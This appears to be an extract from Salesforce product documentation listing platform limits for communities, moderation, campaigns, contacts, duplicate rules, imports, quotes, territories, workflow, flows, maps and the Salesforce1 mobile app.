Edition	Bandwidth Limit (per rolling 24-hour period per community)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	500 MB	10 minutes	N/A
Enterprise Edition	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	1 GB for sandbox	30 minutes for sandbox	1,000,000
Performance Edition	40 GB for production	60 hours for production	

Bandwidth

The number of megabytes served and received from both the community's origin server and the cache server. The origin server refers to the Web server that hosts your community site. The cache server refers to the CDN server that serves your cache community site pages. "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

Service Request Time

The total server time in minutes required to generate pages for the community.

"Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

Page View

A request from a non-authenticated community user to load a page associated with your community. Requests from authenticated community users are not counted as page views.

Page views are aggregated in 24 hour times periods (GMT). Billing is based on the number of monthly page views purchased for your organization. This page view limit is cumulative for all sites in your organization.

 **Note:** Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits.

SEE ALSO:

[Communities Limits](#)

Communities User Limits

User limits depending on the type of community.

To avoid deployment problems and any degradation in service quality, we recommend that the number of users in your community not exceed the limits listed below. If you require additional users beyond these limits, contact your Salesforce account executive. Exceeding these limits may result in additional charges and a decrease in functionality.

Type of Community	Number of Users
Partner or Customer Community Plus	300,000
Customer	10 million

SEE ALSO:

[Communities Limits](#)

Portal Roles Limit

Limits for portal roles in your organization.

The maximum number of portal roles for an organization is 5000. This limit includes portal roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles for each of your portals and communities. Additionally, delete any unused portal roles. If you still require more portal roles, please contact Salesforce Customer Support.

SEE ALSO:

[Communities Limits](#)

Communities Groups Email Limit

Email limits for groups that exceed a certain number of members.

In communities, the `Email on Each Post` option is disabled once a group exceeds 10,000 members. All members who had this option selected are automatically switched to `Daily Digests`.

SEE ALSO:

[Communities Limits](#)

Person Account Communities User Limits

Limits for the number of person account external users that a single user can own.

A Salesforce user can be the owner of up to 1000 person account portal users. This includes person account users with Customer Community Plus, Customer Portal, and other role-based portal licenses. Person account users with high volume portal licenses such as High Volume Customer Portal or Customer Community don't count against this limit. Users with partner portal or Partner Community licenses can't be person accounts users, so this limit doesn't apply.

SEE ALSO:

[Communities Limits](#)

Communities Report and Dashboard Limitations

If the Reports and Dashboards tabs are exposed in the community, external users can access reports and dashboards with some limitations.

You can give permission to create and edit reports to the following licenses:

- Customer Community Plus
- Customer Community Plus Login
- Partner Community
- Partner Community Login
- Customer Portal Manager
- Customer Portal Manager Custom (for Enterprise Administration users)
- Gold Partner
- Silver Partner ("Export Reports" permission isn't available to this license.)

 **Note:**

- These permissions aren't available to the Customer Portal Manager Standard license or high-volume user licenses, such as Customer Community, High Volume Customer Portal, Service Cloud Portal, and Authenticated Website.
- External users with legacy portal licenses can create and edit reports in communities, but not in portals.

After you grant permission to your external users, they still can't:

- Make copies of, edit, or delete reports and dashboards
- Schedule reports or dashboards for email and refresh at a specific date and time
- Refresh dashboards to see latest data (however, external users with super user access can)

External users with super user access (partner users with the "Partner Super User Access" permission and customer users with the "Portal Super User" permission) can:

- Be selected for the "Run as specified user" option.
- Refresh dashboards they have access to.

External users with super user access can refresh dashboards set up with "Run as specified user" and "Run as logged-in user" up to 100 times daily per organization. Scheduled and automatic refreshes don't count against the limit. There is no refresh limit for internal users.

After the initial refresh, the data is cached for 24 hours.

To allow external users to create and edit reports, your organization must use the enhanced sharing model. See [Analytics Folder Sharing](#).

SEE ALSO:

- [Set Up Report Management for External Users—Create and Edit Reports](#)
- [Grant Super User Access to Customer Users in Your Community](#)
- [Grant Super User Access to Partner Users in Your Community](#)
- [Communities Limits](#)

Communities Moderation Limits

Community moderation limits ensure that your community performs optimally.

Criteria Limits

- Your organization can have up to 10 keyword list criteria. This limit is per organization, not per community.
- A keyword list can have up to 2,000 keywords.
- Capitalization and trailing punctuation are ignored when matching your keywords to user-generated content. For example, if your criteria includes *BadWord*, it's matched when a user types *BADWORD* or *badword*.
- You can't use the API to set up moderation criteria.

Keyword Limits

- Keywords can be up to 100 characters and can only include letters, numbers, or ampersands (&).
- Wildcard characters aren't supported.
- Separate keywords with commas or line breaks.

- When adding keywords, you can copy and paste up to 32,000 characters at a time.

Rule Limits

- Your organization can have up to 10 rules. This limit is per organization, not per community.
- Each rule can have up to three criteria.
- Rules that block content run first, followed by rules that replace content, then rules that flag content. If two or more rules perform the same action, the oldest rule runs first.
- You can't use the API to set up moderation rules.

[Communities Limits](#)

Feature Limits

IN THIS SECTION:

[Activities Limits](#)

Considerations for the behavior of tasks and events.

[Campaign Limits](#)

Limits for campaign hierarchies, contacts, and influence time frame.

[Contacts Limitations](#)

Limits for contacts associated with business accounts.

[Duplicate Management Limits](#)

Data.com Duplicate Management includes limits for duplicate rules, matching rules, and duplicate record sets.

[Import Limits for Accounts and Records](#)

Limits for importing data depending on the type of record.

[Person and Business Accounts Limits](#)

Limits for fields on person and business accounts.

[Quote Limits](#)

Limits for quote templates and PDFs.

[Schedules Limits](#)

Limits for the schedule types an organization can use.

[Enterprise Territory Management Limits](#)

Model, territory, and assignment rule limits for Enterprise Territory Management.

[General Workflow and Approvals Limits](#)

Edition limits for workflow rules and approval processes.

[Distribution Limits for Visual Workflow](#)

Keep these limits in mind when you distribute flows to your users via URLs, Visualforce pages, change sets, or packages.

[Maps and Location Service Limits](#)

Limits for map views per user.

Activities Limits

Considerations for the behavior of tasks and events.

IN THIS SECTION:

[Event Owner Field May Contain Invitee Instead of Event Organizer](#)

In any list generated through the API and including one or more invitees, the Assigned To field contains the invitee instead of the event owner.

[Custom Reports Based on Activity Relationships Not Fully Supported without Shared Activities](#)

If you haven't enabled Shared Activities, then custom reports based on activity relationships don't include event organizers along with invitees, and they don't show events to which no one has been invited.

Event Owner Field May Contain Invitee Instead of Event Organizer

In any list generated through the API and including one or more invitees, the Assigned To field contains the invitee instead of the event owner.

Custom Reports Based on Activity Relationships Not Fully Supported without Shared Activities

If you haven't enabled Shared Activities, then custom reports based on activity relationships don't include event organizers along with invitees, and they don't show events to which no one has been invited.

Campaign Limits

Limits for campaign hierarchies, contacts, and influence time frame.

IN THIS SECTION:

[Campaign Hierarchy Limits](#)

Campaign hierarchies help you analyze and report on the health of related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

[Campaign Influence Time Frame Limits](#)

The Campaign Influence Time Frame specifies the maximum number of days during which a campaign is considered influential.

[Limits for Adding Contacts or Leads to a Campaign](#)

A campaign is an outbound marketing project like a direct mail program, seminar, print advertisement, email, or other type of marketing initiative.

Campaign Hierarchy Limits

Campaign hierarchies help you analyze and report on the health of related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

A hierarchy can contain a maximum of five levels. Each campaign can have only one parent campaign but an unlimited number of sibling campaigns.

Campaign Influence Time Frame Limits

The Campaign Influence Time Frame specifies the maximum number of days during which a campaign is considered influential.

The maximum campaign influence time frame is 9,999 days.

Limits for Adding Contacts or Leads to a Campaign

A campaign is an outbound marketing project like a direct mail program, seminar, print advertisement, email, or other type of marketing initiative.

The following limits apply when you add existing customers (contacts) or prospective customers (leads) to a campaign.

Table 56: Limits for Adding Contacts

Adding Contacts From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	250 per list page
Contact detail page	1

Table 57: Limits for Adding Leads

Adding Leads From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	250 per list page
Contact detail page	1

Contacts Limitations

Limits for contacts associated with business accounts.

Contacts are the people associated with business accounts that are tracked in Salesforce. Each contact includes various kinds of information, such as phone numbers, addresses, titles, and roles in a deal.

Limitations for Deleting Contacts

You can't delete contacts associated with the following items:

- Cases
- Contracts
- Service contracts
- Partner users
- Assets with cases
- An active self-service user

- An active customer portal user

Limitations for Importing Contacts from Mobile Device Contact Lists

- When importing contacts from an Android or iOS device using Salesforce1 into a Salesforce org that has State and Country picklist fields enabled, the `State` field isn't populated.
- If you have multiple mobile phone fields in your mobile device's contact, and the `Phone` field in Salesforce is empty:
 - The first mobile phone field maps to the `Phone` field in Salesforce.
 - The second mobile phone field maps to the `Mobile` field in Salesforce.
- When you select emails from the mobile device, Salesforce1 typically pulls the second email address location. If labels are created on the device, the integration tries to map from the local work email address to the standard contact email address in Salesforce.

Sharing and Access Limitations for Contacts

- You cannot restrict access to contacts beyond your organization's default access levels.
- You must have at least read access to the contacts and leads you invite to an event. You must have at least "Add Events" on a resource to invite it to an event.
- Contacts that are not linked to an account are always private, regardless of your organization's sharing model. Only the owner of the contact and administrators can view it. Sharing rules and workflow rules do not apply to private contacts. If your organization uses divisions, private contacts always belong to the global division.
- If a recipient does not have access to the account, you cannot share the contact unless you also have permission to share the account.
- Contact sharing is not available for organizations that have territory management or person accounts.

Contact History Limitations

- Modifications to the related lists for a contact are not tracked in the contact history.

Duplicate Management Limits

Data.com Duplicate Management includes limits for duplicate rules, matching rules, and duplicate record sets.

Duplicate Rule Limits

- Duplicate rules are available for accounts, contacts, leads, and custom objects. All other objects, including Opportunities and Person Accounts, are not currently supported.
- Duplicate rules don't run when:
 - Records are created using Quick Create.
 - Leads are converted to accounts or contacts *and* your organization doesn't have the "Use Apex Lead Convert" permission.
 - Records are restored with the **Undelete** button.
 - Records are added using Exchange Sync.
 - Records are manually merged.
 - Records are created by a Self-Service user and the rule includes conditions based on the User object.
- Sometimes, if duplicate rules are set for an alert to show when potential duplicates are found, users are *always* blocked from saving records and *do not* see a list of possible duplicates. This situation happens when:

- Records are added using the data import tools.
- A person account is converted to a business account (and the newly created business account matches existing business accounts).
- Records are added or edited using Salesforce APIs.
- If you're saving multiple records at the same time and your duplicate rules are set to *Block* or *Alert*, records within the same save aren't compared to each other; they are only compared with records already in Salesforce. This behavior doesn't affect the *Report* action, and duplicate record sets include records that match other records in the same save.
- Custom picklist are not supported when they're included in a matching rule that's used in a cross-object duplicate rule.
- The customizable alert text in duplicate rules isn't supported by the Translation Workbench.
- Up to five active duplicate rules are allowed per object.
- Up to three matching rules are allowed per duplicate rule, and each matching rule must be of a different object.

Matching Rule Limits

- Matching rules are available for accounts, contacts, leads, and custom objects. All other objects, including Opportunities and Person Accounts, are not currently supported.
- Standard and custom matching rules that use fuzzy matching methods only support Latin characters, and, if you're using international data, we recommend using the Exact matching method with your matching rules.
- If a field on an object is no longer available to your organization, it could cause matching rules with mappings to this field to be ignored and duplicate detection to be affected. Check all duplicate rule field mappings for an object if there is a change to the fields available to your organization. For example, the `Clean Status` field is only available to customers with a Data.com license. If your organization no longer has a Data.com license, this field is no longer available and matching rules with mappings to this field are ignored.
- Only 1 lookup relationship field is allowed per matching rule.
- Up to five active matching rules are allowed per object.
- Up to 25 total active matching rules are allowed.
- Up to 100 total matching rules are allowed (both active and inactive).
- Up to five matching rules can be activated or deactivated at a time.

Duplicate Record Sets Limits

- By default, duplicate record sets are visible to only administrators, but the administrator can grant visibility to other users.
- If a lead is identified as a duplicate but converted before the duplicate record set is created, the converted lead won't be included in a duplicate set.

Import Limits for Accounts and Records

Limits for importing data depending on the type of record.

You can import data from ACT!, Outlook, and any program that can save data in the CSV (comma-separated values) format, such as Excel or GoldMine.

Type of record	Import record limit	Users with access
Business accounts and contacts owned by you	500 at a time	All users

Type of record	Import record limit	Users with access
Business accounts and contacts owned by different users	50,000 at a time	Administrators; Users with the "Modify All Data" permission
Person accounts owned by you	50,000 at a time	All users
Person accounts owned by different users	50,000 at a time	Administrators; Users with the "Import Person Accounts" permission
Leads	50,000 at a time	Administrators; Users with "Read", "Create", and "Edit" on leads and the "Import Leads" permission
Campaign members	50,000 for importing leads as new campaign members and updating the status of existing campaign members.	Administrators; Marketing users (or users with the "Import Leads" permission and the "Edit" permission on campaigns) can import new leads as campaign members. Users also need the "Read" permission on contacts to use the campaign update wizard to make existing leads and contacts campaign members.
Custom objects	50,000 at a time	Administrators; Users with the "Modify All Data" permission
Solutions	50,000 at a time	Administrators; Users with the "Import Solutions" permission
Assets Cases Campaigns Contracts Documents Opportunities Products	These records cannot be imported via the import wizards.	

Your import file cannot exceed 100MB in size, and each record in the file cannot be bigger than 400KB. In addition, each imported note and each imported description cannot exceed 32KB. Descriptions longer than 32KB are truncated.

SEE ALSO:

[Person and Business Accounts Limits](#)

Person and Business Accounts Limits

Limits for fields on person and business accounts.

If your organization uses person accounts, the Account Fields page lists both person account and business account fields. Person accounts use a combination of account and contact fields. The following contact fields are available for person accounts, but not for business accounts.

- Fields in the Account Standard Fields list that display with a person account icon.
- Fields in the Contact Custom Fields & Relationships list.

Quote Limits

Limits for quote templates and PDFs.

Quote Template Limits

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- Text fields can't be used on quote templates if the default value for the field exceeds 255 characters.
- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.
- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

Quote PDF Limits

- Text fields displayed in a related list in a quote PDF are truncated to less than 256 characters. This limitation occurs on rich text area fields, other types of text fields, standard fields, and custom fields.
- Quote PDFs do not support right-to-left languages. The text aligns to the left side of the page instead of the right.

Schedules Limits

Limits for the schedule types an organization can use.

Your Salesforce administrator determines which types of schedules your organization can use: quantity schedules, revenue schedules, or both. The administrator also specifies which types of schedules can be established for each separated product.

If schedules are referenced in Apex, only one of the schedule types (quantity or revenue) can be disabled. For example, if Apex references the schedule object (represented as `OpportunityLineItemSchedule` in the code), one of the schedule types can be disabled, but not both.

Enterprise Territory Management Limits

Model, territory, and assignment rule limits for Enterprise Territory Management.

Territory Model Limits

Your organization's Salesforce edition determines the number of territory models you can create in production and sandbox orgs. This limit includes models created by cloning.

Edition	Number of Models in Production Orgs	Number of Models in Sandbox Orgs
Developer	4	4
Enterprise	2	2
Performance	4	4
Unlimited	4	4

Territory Default Limit

By default, each territory model can have up to 1,000 territories.

Assignment Rule Limit

Territories can have up to 15 assignment rules each.

General Workflow and Approvals Limits

Edition limits for workflow rules and approval processes.

Workflow and approvals automate frequent tasks, such as emails and field updates.

Workflow and Approvals Limits per Edition

Workflow and Approvals Limits	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Edition
Approval Processes	N/A	N/A	N/A	Each organization can have:			
				<ul style="list-style-type: none"> 1,000 approval processes 300 approval processes per object 			
				Each approval process can have:			
				<ul style="list-style-type: none"> 30 steps 25 approvers per step 40 initial submission actions 			

EDITIONS

Available in: Salesforce Classic

¹ The Process Builder has superseded flow trigger workflow actions, formerly available in a pilot program. Organizations that are using flow trigger workflow actions can continue to create and edit them, but flow trigger workflow actions aren't available for new organizations.

Character Limits for Approval Request Comments

Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.

Rules Limits

Different types of rules can have restrictions, depending on your Salesforce edition. The following table shows the restrictions for each edition.

Restrictions	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Editions
Active Rules (Limits apply to any combination of <i>active</i> processes and workflow, assignment, auto-response, and escalation rules.)	N/A	N/A	N/A	50 per object	50 per object	50 per object	50 per object
Total Rules Allowed (Limits apply to any combination of workflow, assignment, auto-response, and escalation rules, both <i>active</i> and <i>inactive</i> .)	N/A	N/A	N/A	500 per object 2,000 per organization	500 per object 2,000 per organization	500 per object 2,000 per organization	500 per object 2,000 per organization
Assignment, Auto-response, and Escalation Rules	N/A	N/A	N/A	Each assignment, auto-response, and escalation rule can have: <ul style="list-style-type: none"> • 3,000 rule entries • 300 formula criteria rule entries • 25 filter criteria per rule entry 			

Restrictions	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Editions
Total Actions Allowed Per Rule	N/A	N/A	N/A	200	200	200	200

Flow Trigger Limits

A *flow trigger* is a workflow action that launches a flow.

 **Note:** The Process Builder has superseded flow trigger workflow actions, formerly available in a pilot program. Organizations that are using flow trigger workflow actions can continue to create and edit them, but flow trigger workflow actions aren't available for new organizations.

- Flow triggers are available only for workflow rules. You can't use them as actions elsewhere, for example, in approval processes.
- Flow triggers are available on most—but not all—objects that are supported by workflow rules. You can see the list of supported objects when you create a new flow trigger. From Setup, enter *Flow Triggers* in the **Quick Find** box, then click **Flow Triggers**.
- Flow triggers aren't available as time-dependent workflow actions. You can add flow triggers to workflow rules only as immediate workflow actions.
- Only active, autolaunched flows can be launched by flow triggers. However, if a flow trigger is in test mode, administrators run the latest flow version while other users run the active flow version.
- A flow trigger can set the values of up to 25 variables and sObject variables in the flow, with the following limitations.
 - Flow triggers can't use multi-select picklist fields to set flow variables or sObject variables.
 - When a flow trigger uses a currency field to set a flow variable, only the amount is passed into the flow. Any currency ISO code or locale information is ignored. If your organization uses multiple currencies, the flow trigger uses the amount in the currency of the record that contains the specified currency field.
 - Flow triggers can't pass values into sObject collection variables in flows.
- Flow triggers aren't available in change sets.
- Flow triggers aren't packageable.

Distribution Limits for Visual Workflow

Keep these limits in mind when you distribute flows to your users via URLs, Visualforce pages, change sets, or packages.

User Permissions

For flows that interact with the Salesforce database, make sure that your users have permission to create, read, edit, and delete the relevant records and fields. Otherwise, users receive an insufficient privileges error when they try to launch a flow. For example, a flow looks up and updates a case record's status. The flow users must have "Read" and "Edit" permissions on the `Status` field of the Case object.

Distributing Flows via URL

- You can't redirect flow users to a URL that's external to your Salesforce organization.
- When you distribute a flow, don't pass a currency field value from a Salesforce record into a flow Currency variable with a URL parameter. When a currency field is referenced through a merge field (such as `{!Account.AnnuAlRevenue}`), the value

includes the unit of currency's symbol (for example, \$). Flow variables of type Currency can accept only numeric values, so the flow fails at run time. Instead, pass the record's ID to a flow Text variable with a URL parameter. Then in the flow, use the ID to look up that record's value for the currency field.

Distributing Flows to External Users

When you make a flow available to site or portal users, point them to the Visualforce page that contains the embedded flow, not the flow itself. Site and portal users aren't allowed to run flows directly.

Deploying Flows via Change Sets

- If you plan to deploy a flow with change sets, consider limitations in migration support. Make sure your flows reference only fields and components that are available in change sets.
- You can include only one version of a flow in a change set.

Deploying Flows via Packages

- You can't include flows in package patches.
- If you plan to deploy a flow with packages, consider limitations in migration support. Make sure your flows reference only packageable components and fields.
- You can package only active flows. The active version of the flow is determined when you upload a package version. If none of the flow's versions are active, the upload fails.
- In a development organization, you can't delete a flow or flow version after you upload it to a released or beta managed package.

Installing Flows from Packages

- If you install a package that contains multiple flow versions in a fresh destination organization, only the latest flow version is deployed.
- You can't delete a flow from an installed package. To remove a packaged flow from your organization, deactivate it and then uninstall the package.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow in your organization, the newly installed flow becomes the latest version of the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install fails. You can't overwrite a flow.
- You can't delete flow components from Managed - Beta package installations in development organizations.

Maps and Location Service Limits

Limits for map views per user.

Maps and location services uses Google Maps to display maps on standard address fields, enable creation of Visualforce maps, and helps users enter new addresses with autocomplete.

Limits for Map Views

Each paid and provisioned user is allotted 4,000 maps views per year. The map view limit for an entire organization is the total allotted map views of its paid and provisioned users. That total number of map views for an organization is shared by both paid and unpaid users. A map view is defined as one of the following:

- Display of an individual standard address map.

Note: Display of billing and shipping address on the same record is considered separate map views.

- Display of a single Visualforce map.
- Display of a map marker whose location is specified by an address on a Visualforce map.
-  **Note:** Map markers with location defined by latitude and longitude don't incur a map view.
- Each autocomplete on standard address field lookup.

Mobile App Limits

IN THIS SECTION:

[Salesforce1 Limits and Differences from the Full Salesforce Site](#)

The Salesforce1 mobile app doesn't have all of the functionality of the full Salesforce site, and in some cases includes features that aren't available in the full site.

[Salesforce Classic Mobile App Limits](#)

Salesforce1 Limits and Differences from the Full Salesforce Site

The Salesforce1 mobile app doesn't have all of the functionality of the full Salesforce site, and in some cases includes features that aren't available in the full site.

There are differences in these areas:

- [Supported Salesforce data](#)
- [Page layouts \(including fields and related lists\)](#) on page 5209
- [Navigation and actions](#)
- [Searching for information](#)
- [Creating and editing records](#)
- [Duplicate management](#)
- [Notes](#)
- [Salesforce Today](#)
- [Tasks and events](#)
- [Work.com features](#) on page 5215
- [Salesforce1 Reporting](#)
- [Chatter feeds, topics, profiles, groups, and files](#)
- [Chatter Questions](#)
- [Salesforce Communities](#)
- [Approval requests](#)
- [Notifications](#)
- [Locale and language support](#)
- [Supported Salesforce customizations](#)

Data Supported in Salesforce1: Limits and Differences from the Full Salesforce Site

These objects are available in the Salesforce1 mobile app:

- Accounts and Person Accounts
- Campaigns
- Cases
- Contacts
- Contracts
- D&B Company (*view only, for Data.com Premium Prospector and Data.com Premium Clean customers*)
- Dashboards (*view only*)
- Events
- Leads
- Live Chat Transcripts
- Opportunities
- Orders (*view or edit only*)
- Reports (*view only*)
- Salesforce Knowledge Articles (*view only; mobile browser app only*)
- Tasks
- Work.com Coaching, Goals, Thanks, Rewards, and Skills (*Skills not available in the iOS downloadable app*)
- External objects via Lightning Connect (*view only; not available in the Android downloadable app*)
- Custom objects that have a tab you can access

 **Note:** To be available in Salesforce1, an object must have a tab that you can access. This is true for the supported standard objects and your organization's custom objects.

Salesforce1 doesn't support the User object or provide access to user record detail pages. However, user fields are supported and appear on user profiles, in related lists, and so forth. See [Page Layouts in Salesforce1: Limits and Differences from the Full Salesforce Site](#) for some issues with user fields in Salesforce1.

Salesforce1 doesn't support:

- Standard or custom Salesforce apps. (Instead, the navigation menu gives users access to all of the objects that are available to them in the mobile app.)
- Salesforce Console or Agent Console.
- Advanced currency management.

Accounts

- Social accounts:
 - You can't access social accounts features for LinkedIn, Facebook, Klout, or YouTube in Salesforce1.
 - If an account has been linked to a social network profile, the profile image selected for the account may display when viewing the account in Salesforce1 even when you aren't logged in to the social network. Profile images from LinkedIn appear when you're logged in to LinkedIn; images from Facebook or Twitter may appear even if you aren't currently logged in to those networks. You can't switch to a different profile image in Salesforce1.
 - You can view Tweets, retweets, replies, or favorites for an associated Twitter user if you're using a Salesforce1 downloadable app. With the Salesforce1 mobile browser app, tap the Twitter profile to see Tweets and so forth directly in Twitter. Also, in the Salesforce1 mobile browser app, you can't see who is following a Twitter user, or who the Twitter user is following.
 - Salesforce1 lists common connections you and your account share on Twitter. You can't view common connections in the full Salesforce site.

- To view the Twitter card on accounts in Salesforce1, you must add Twitter to the page layout. Access the full Salesforce site to edit page layouts. If your organization uses person accounts, the card must be added separately for business account layouts and person account layouts.
- Account News isn't available in the full Salesforce site.
- The **Delete** and **Manage External Account** buttons aren't available.
- You can't view the account hierarchy.
- You can't merge accounts or contacts.
- You can view account teams, partners, notes, and attachments, but you can't edit them.
- Accounts Home reports and tools aren't available.
- The Roles field on the Contact Roles related list isn't available.
- You can't clean account records with Data.com Clean.

Account Teams

- You can view account teams, but you can't add, edit, or delete account team members in Salesforce1.
- The **Display Access** button isn't available.

Campaigns

- The **Manage Members** and **Advanced Setup** buttons aren't available.
- Campaign Hierarchy is available only as a related list. The option to **View Hierarchy** from a link on the campaign detail page isn't available. When viewing a parent campaign, the Campaign Hierarchy related list shows only the child campaigns, while the full site displays both the parent and child campaigns.
- When viewing the Campaign Members related list, only the members' Status appears. You can, however, tap members to see more details about them.

Cases

- Case Feed-specific actions, including **Email**, **Portal**, **Case Note**, **Change Case Status**, and the Case Feed version of **Log a Call**, aren't supported in Salesforce1 and aren't available in the mobile app.

For organizations that have the legacy "Page Layouts for Case Feed Users" enabled, users who are assigned the "Use Case Feed" permission see the standard case layout in the mobile app.

- Some fields on Service Contract and Contact Line Item related lists aren't available.
- These case related lists aren't available:
 - Business Hours on Holiday List
 - Case Contact Role
 - Milestone List
 - Solution List
 - Team Member List
 - Team Member on Team List
 - Team Template Member List

Contacts

- Social contacts:
 - You can't access social contacts features for LinkedIn, Facebook, Klout, or YouTube in Salesforce1.
 - If a contact has been linked to a social network profile, the profile image selected for the contact may display when viewing the contact in Salesforce1 even when you aren't logged in to the social network. Profile images from LinkedIn appear when you're logged in to LinkedIn; images from Facebook or Twitter may appear even if you aren't currently logged in to those networks. You can't switch to a different profile image in Salesforce1.
 - You can view Tweets, retweets, replies, or favorites for an associated Twitter user if you're using a Salesforce1 downloadable app. With the Salesforce1 mobile browser app, tap the Twitter profile to see Tweets and so forth directly in Twitter. Also, in the Salesforce1 mobile browser app, you can't see who is following a Twitter user, or who the Twitter user is following.
 - Salesforce1 lists common connections you and your contact share on Twitter. You can't view common connections in the full Salesforce site.
 - To view the Twitter card on a contact in Salesforce1, you must add Twitter to the page layout for contacts. Access the full Salesforce site to edit page layouts.
- Activity logs aren't created when you use the  icon to send emails from the Salesforce1 app.
- The **Request Update**, **Manage External User**, and **Enable Customer User** buttons aren't available.
- You can't add opportunities, account users, or attachments on a contact, and you can't add a contact to a campaign.
- You can't merge accounts or contacts.
- You can't add contacts from Data.com or clean contact records with Data.com Clean.

Contracts

- The **Clone**, **Activate**, and **Deactivate** buttons aren't available.
- These contracts related lists aren't available:
 - Contract History
 - Items to Approve

Leads

- Social leads:
 - You can't access social leads features for LinkedIn, Facebook, Klout, or YouTube in Salesforce1.
 - If a lead has been linked to a social network profile, the profile image selected for the lead may display when viewing the lead in Salesforce1 even when you aren't logged in to the social network. Profile images from LinkedIn appear when you're logged in to LinkedIn; images from Facebook or Twitter may appear even if you aren't currently logged in to those networks. You can't switch to a different profile image in Salesforce1.
 - You can view Tweets, retweets, replies, or favorites for an associated Twitter user if you're using a Salesforce1 downloadable app. With the Salesforce1 mobile browser app, tap the Twitter profile to see Tweets and so forth directly in Twitter. Also, in the Salesforce1 mobile browser app, you can't see who is following a Twitter user, or who the Twitter user is following.
 - Salesforce1 lists common connections you and your lead share on Twitter. You can't view common connections in the full Salesforce site.
 - To view the Twitter card on a lead in Salesforce1, you must add Twitter to the page layout for leads. Access the full Salesforce site to edit page layouts.
- Lead conversion:

- You can select accounts but can't create them.
- You can create opportunities but can't select existing ones.
- You can't select lead sources across duplicate records. The lead source defaults to the duplicate contact.
- You can't create related tasks during the conversion, but you can create tasks from the contact record.
- You can't automatically notify owners of converted leads.
- The **Find Duplicates** and **Unlock Record** buttons aren't available.
- The Lead History related list isn't available.
- When adding a new lead, the Campaign field and the "Assign using active assignment rule" checkbox aren't available. You can add values to these fields in the full Salesforce site.

Opportunities

- The **Competitors** button isn't available.
- These fields aren't available: Opportunity Splits amount field, Products subtotal field, and Stage History connection field.
- The Campaign Influence and Similar Opportunities related lists aren't available.
- These related lists are available but the lists display record preview cards only; you can't tap to open any of the list records.
 - Competitors
 - Opportunity Splits
 - Stage History
- You can't edit the Probability or Forecast Category fields. However, field values are automatically populated, based on the value of the Stage Opportunities field, when you save the record. You can manually edit the values for these fields in Salesforce Classic (but not from Lightning Experience).
- Before you can use Salesforce1 to add a product to an opportunity, the opportunity must already have a price book associated with it. You can associate the price book with an opportunity in the full Salesforce site only.
- You can't add products with revenue or quantity schedules to opportunities. If you do, the product appears on the opportunity, but the schedule is not created. You also can't re-establish a product schedule from an opportunity.

Opportunity Team

- The **Clone** and **Display Access** buttons aren't available.

Orders

- The **Create, Clone, Activate, Deactivate, Reduce Order** buttons aren't available.
- You can't add, edit, or remove order products.

Quotes

- Quote PDFs appear in the related list but aren't viewable.
- You can approve or reject quotes but you can't submit quotes for approval.
- You can't perform these actions:
 - **Email Quote**
 - **Create PDF**

- **Start Sync**
- **Stop Sync**

Salesforce Knowledge Articles

- Articles are read-only.
- You can't manage or attach articles to cases.
- The Linked Cases related list isn't available.
- In a knowledge base search, the article number and last published date appear on the same line under the article title. In the full site, the last published date comes on the last line after the article summary.

Page Layouts in Salesforce1: Limits and Differences from the Full Salesforce Site

Fields

- While user detail pages aren't available in the Salesforce1 mobile app, user fields are supported and appear on user profiles, in related lists, and so forth.

There are some issues when the following user fields appear in related lists or mobile cards:

- The `Company Name` field is blank if an internal user is viewing a mobile card or related list entry related to another internal user. If the referenced user is an external user, the company name appears correctly.
- The `Active` field is blank unless the user is inactive.
- These fields aren't supported in Salesforce1:
 - division fields
 - territory management fields
- Links on formula fields aren't available.
- Support for rich text area fields varies by the version of Salesforce1 and the type of device.

Device	Salesforce1 Version	View Rich Text Area Fields	Edit Rich Text Area Fields
Android	Downloadable App Mobile Browser App	Yes	Yes The rich text editor isn't available. But you can manually add HTML tags.
BlackBerry	Mobile Browser App	No	No
iOS	Downloadable App	Yes	No
iOS	Mobile Browser App	Yes	Yes The rich text editor is available.
Windows 8.1	Mobile Browser App	No	No

Tab-Key Order on Page Layouts

- The top-down tab-key order isn't supported in Salesforce1. Even if a page layout is configured to allow users to move through fields in a top-down order, Salesforce1 moves through fields in a left-to-right order only.

Related Lists

- Related lists in Salesforce1 display the first four fields that are defined in the Related List section on an object's page layout. The number of fields shown can't be increased.
- Some related lists aren't available in the mobile app, including:
 - Content Deliveries
 - External Sharing
 - Related Content

And see [Data Supported in Salesforce1: Limits and Differences from the Full Salesforce Site](#) on page 5204 for related lists that aren't available for specific objects.

- The Notes and Attachments related list isn't fully supported in Salesforce1. There are several issues, including:
 - Attachments added in the full Salesforce site aren't guaranteed to open in Salesforce1, even if they appear in the related list. We recommend using Files instead. Documents that are uploaded to the Files tab in the full site are then viewable in Salesforce1.
